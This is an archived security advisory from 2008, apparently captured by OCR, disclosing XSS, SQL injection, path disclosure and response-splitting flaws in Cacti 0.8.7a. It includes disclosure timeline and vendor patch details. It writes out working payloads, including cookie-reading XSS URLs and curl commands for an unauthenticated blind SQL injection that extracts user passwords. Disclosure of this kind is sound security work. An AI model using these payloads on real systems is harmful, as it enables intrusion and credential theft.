
PRESS REVIEW ARCHIVE

Digital Media Monitoring & Documentation Service

Page Screenshot



Cacti 0.8.7a Multiple Vulnerabilities

2008.02.15

Credit: s4tan

Risk: Low | Local: No | Remote: Yes

CVE: CVE-2008-0783 | CVE-2008-0784 | CVE-2008-0785 | CVE-2008-0786 | CWE: N/A

```
Cacti 0.8.7a Multiple Vulnerabilities

 Name              Multiple Vulnerabilities in Cacti
 Systems Affected  Cacti 0.8.7a and possibly earlier versions
 Severity          High
 Impact (CVSSv2)   High (9/10, vector: AV:N/AC:L/Au:N/C:C/I:P/A:P)
 Vendor            http://www.cacti.net/
 Advisory          http://www.ush.it/team/ush/hack-cacti087a/cacti.txt
 Author            Francesco "ascii" Ongaro (ascii AT ush DOT it)
                   Antonio "s4tan" Parata (s4tan AT ush DOT it)
 Date              20071218

I. BACKGROUND

From the cacti web site: "Cacti is a complete network graphing solution
designed to harness the power of RRDTool's data storage and graphing
functionality. Cacti provides a fast poller, advanced graph templating,
multiple data acquisition methods, and user management features out of
the box".

II. DESCRIPTION

Multiple vulnerabilities exist in Cacti software (XSS, SQL Injection,
Path Disclosure, HTTP Response Splitting).

III. ANALYSIS

Summary:
  A) XSS Vulnerabilities
     graph.php (view_type parameter)
     graph_view.php (filter parameter)
     index.php/login (action parameter)
     index.php/login (login_username parmeter)
  B) Path Disclosure Vulnerabilities
     graph.php (local_graph_id parameter)
  C) SQL Injection Vulnerabilities
     graph_view.php (graph_list parameter)
     tree.php (leaf_id parameter)
     graph_xport.php (local_graph_id parameter)
     tree.php (id parameter)
     index.php/login (login_username parameter)
  D) HTTP response splitting on very old PHP instances

A) XSS Vulnerabilities

We have found many XSS vulnerabilities in the application. We list some
examples only, but many other injection points exist:

http://www.example.com/cacti/graph.php?local_graph_id=1&rra_id=34&action
=properties&view_type=token'%3E%3Cscript%3Ealert(document.cookie)%3C/scr
ipt%3E

The following example will execute the code when the user clicks on the
menu list:

http://www.example.com/cacti/graph_view.php?action=list&page=1&host_id=0
&graph_template_id=8&filter=onmouseover=javascript:alert(/XSS/)

Also XSS vulnerabilities exist in the login page, where we
authentication isn't needed:

http://www.example.com/cacti/index.php?action=foo/%3Cscript%3Ealert('XSS
')%3C/script%3E

In addition if we enter as user name: "><script>alert(/XSS/);</script>,
```

then we have another XSS.

B) Path Disclosure Vulnerabilities

The program checks the value of a non existent parameter. This produces
an error that discloses the absolute installation path:

http://www.example.com/cacti/graph.php?local_graph_id=1

Other vulnerable code exists since in Cacti PHP errors are displayed as
they are, with no custom error handler.

C) SQL Injection Vulnerabilities

There are some points in the program that don't check the input
parameters. This causes an SQL Injection attack possible. Follow an
example of blind SQL injection (by an authenticated user):

http://www.example.com/cacti/graph_view.php?action=preview&style=selecti
ve&graph_list=bla'%20or%20'1'='1

The following request needs admin permission to be executed, so it has
limited impact:

http://www.example.com/cacti/tree.php?action=edit&id=1&subaction=foo&lea
f_id=1%20or%201%20=%201

Same as above graph_xport.php is also vulnerable to an SQLi exploitable
by authenticated users:

curl "http://www.example.com/cacti/graph_xport.php?local_graph_id=1" -d "local_graph_id=1'" -H "Cookie: Cacti=<cookie
value>"

Also the program contains a serious logic flaw. The program presents
many input check routines, however some of these routines validate only
the $_GET variable. After this validation routine, the value of the
input is used to create an SQL query, obtaining the value from the
$_REQUEST variable. According to the PHP specifications, the $_REQUEST
variable looks for the value of the parameters in the following
order: cookie, post data, get data. If we specify the injection string
in the cookie data or in the post data, then we can bypass the
validation routine.

One example of this vulnerability is shown by the following url:

curl "http://www.example.com/cacti/tree.php?action=edit&id=1" -d "id=sql'" -H "Cookie: Cacti=<cookie value>"

One of these vulnerable code is in the set_tree_visibility_status()
function in file lib/html_tree.php. The initial rows of the routine are:

```
function set_tree_visibility_status() {
    if (!isset($_REQUEST["subaction"])) {
        $headers = db_fetch_assoc("SELECT graph_tree_id, order_key FROM
graph_tree_items WHERE host_id='0' AND local_graph_id='0' AND
graph_tree_id='" . $_REQUEST["id"] . "'");
```

The set_tree_visibility_status() is called in grow_edit_graph_tree(
$tree_id, $user_id, $options) function. The grow_edit_graph_tree(
$tree_id, $user_id, $options) is called in tree.php file by the
tree_edit() routine which is called from the main code. The initial
rows of the tree_edit() routine are:

```
function tree_edit() {
global $colors, $fields_tree_edit;

    /* ================ input validation ================ */
    input_validate_input_number(get_request_var("id"));
    /* ================================================== */
```

The input_validate_input_number routine correctly validate the
parameter, but the problem is that get_request_var routine returns
the $_GET value, as the following code show:

```
function get_request_var($name, $default = "")
{
    if (isset($_GET[$name]))
    {
        return $_GET[$name];
    } else
    {
```

```
        return $default;
    }
}

So we can send our injection string in POST data (to skip the check),
and our value will be used because it has precedence over GET in
the $_REQUEST variable.

Last but not least we show the most critical vulnerability. An SQL
injection vulnerability exists in the authentication method (the
attacker doesn't need to be authenticated in order to exploit it).
In file global.php at line 109 we have an "if" statement that if true
detects if magic quote is off, if it's off then it simulates it by
calling addslashes() function. But take a look at the "if" statement:

if ((!in_array(basename($_SERVER["PHP_SELF"]), $no_http_header_files,
true)) && ($_SERVER["PHP_SELF"] != "")) {

The branch is not taken if we are calling a function that is present
in $no_http_header_files variable defined at line 53. The check is done
with basename($_SERVER["PHP_SELF"]). Well, if we set a URL like
http://www.example.com/index.php/sql.php (sql.php is an entry in the
$no_http_header_files variable) then the basename($_SERVER["PHP_SELF"])
will return sql.php and we happly bypass the magic quote check : )

However a complete authentication bypass cannot be possible because the
code that starts the session is in the chunk of code that we skip, so no
$_SESSION variable will be created and we are unable to bypass the
following check at file auth.php:

if (empty($_SESSION["sess_user_id"])) {
        include("./auth_login.php");
        exit;

However it is possible to extract the password and user name from the DB
by an SQL injection inference attack. The following request is an
example of blind SQL injection attack by inference:

curl -v "http://www.example.com/cacti/index.php/sql.php" -d "login_username=foo'+or+ascii(substring(password,1,1))>56#
&action=login"

If this query succeeds then a 302 response code is sent in the response.
We can also discovery the user name at the same way. There is also a
nice trick that allows us to know if we have discovered the
administrator user. Suppose we know that exists the user name "cacti",
to know if it is an administrator we send the following request:

curl -v "http://www.example.com/cacti/index.php/sql.php" -d "login_username=cacti'#&action=login"

If a 302 response code with Location "index.php" is returned then it is
the administrator, in the other case with a Location of
"graph_view.php" we have discovered a normal user.

Again: this vulnerability is exploitable ONLY with magic quotes OFF and
any value of register globals.

$ curl -v "http://www.example.com/cacti/index.php/sql.php" -d "login_username=foo'+or+ascii(substring(password,1,1))<5
6#&action=login"

* About to connect() to www.example.com port 80 (#0)
*   Trying 127.0.0.1... connected
* Connected to www.example.com (127.0.0.1) port 80 (#0)
> POST /cacti-0.8.7a/index.php/sql.php HTTP/1.1
> User-Agent: curl/1.1.1 (i986-gnu-ms-bsd) cacalib/3.6.9 OpenTelnet/0.1
> Host: www.example.com
> Accept: */*
> Content-Length: 71
> Content-Type: application/x-www-form-urlencoded
>
< HTTP/1.1 200 OK
< Date: Mon, 17 Dec 2007 19:29:34 GMT
< Server: Apache
< X-Powered-By: PHP/1.2.3-linuxz
< Content-Length: 355
< Content-Type: text/html
<
AAAAAAAAA: SELECT * FROM user_auth WHERE username = 'foo' or
ascii(substring(password,1,1))<56#' AND password = md5('') AND realm=0
<br />
<b>Warning</b>:  Cannot modify header information - headers already
```

```
sent by (output started at /home/x/cacti-0.8.7a/auth_login.php:126)
in <b>/home/x/cacti-0.8.7a/auth_login.php</b> on line <b>200</b><br />
* Connection #0 to host www.example.com left intact
* Closing connection #0

This vulnerability can be obviously exploited as follows

$ curl -kis "http://www.example.com/cacti-0.8.7a/index.php/sql.php" -d "login_username=foo'+or+ascii(substring(passwor
d,1,1))>56#&action=login"
 | head -n1
HTTP/1.1 200 OK
$ curl -kis "http://www.example.com/cacti-0.8.7a/index.php/sql.php" -d "login_username=foo'+or+ascii(substring(passwor
d,1,1))<56#&action=login"
 | head -n1
HTTP/1.1 302 Found

D) HTTP response splitting on very old PHP instances

In some old PHP instances it is possible to execute an HTTP response
splitting attack. However this attack is mitigated by the PHP framework
that doesn't permits CR or LF injection anymore in the header function.

IV. DETECTION

Cacti 0.8.7a and possibly earlier versions are vulnerable.

V. WORKAROUND

Proper input validation will fix the vulnerabilities.

Magic quotes ON will protect you against the most serious
unauthenticated SQLi vulnerabilities and possibly other.

VI. VENDOR RESPONSE

Vendor issued new version 0.8.7b and 0.8.6k to address the vulnerabilities
available for download at following urls:

http://www.cacti.net/downloads/cacti-0.8.7b.tar.gz
http://www.cacti.net/downloads/cacti-0.8.6k.tar.gz

Patches are also available:

http://www.cacti.net/download_patches.php?version=0.8.7a
http://www.cacti.net/download_patches.php?version=0.8.6j

VII. CVE INFORMATION

No CVE at this time.

VIII. DISCLOSURE TIMELINE

20071113 Bug discovered
20071218 Vendor contacted
20080212 Advisory released

IX. CREDIT

Francesco "ascii" Ongaro and Antonio "s4tan" Parata are credited with
the discovery of this vulnerability.

Francesco "ascii" Ongaro
web site: http://www.ush.it/
mail: ascii AT ush DOT it

Antonio "s4tan" Parata
web site: http://www.ictsc.it/
mail: s4tan AT ictsc DOT it, s4tan AT ush DOT it

X. LEGAL NOTICES

Copyright (c) 2007 Francesco "ascii" Ongaro

Permission is granted for the redistribution of this alert
electronically. It may not be edited in any way without mine express
written consent. If you wish to reprint the whole or any
part of this alert in any other medium other than electronically, please
email me for permission.

Disclaimer: The information in the advisory is believed to be accurate
```

at the time of publishing based on currently available information. Use of the information constitutes acceptance for use in an AS IS condition. There are no warranties with regard to this information. Neither the author nor the publisher accepts any liability for any direct, indirect, or consequential loss or damage arising from use of, or reliance on, this information.

See this note in RAW Version

Post

Vote for this issue: 0 0

50% 50%

Comment it here.

Nick (*)

Nick

Email (*)

Email

Video

Link to Youtube

Text (*)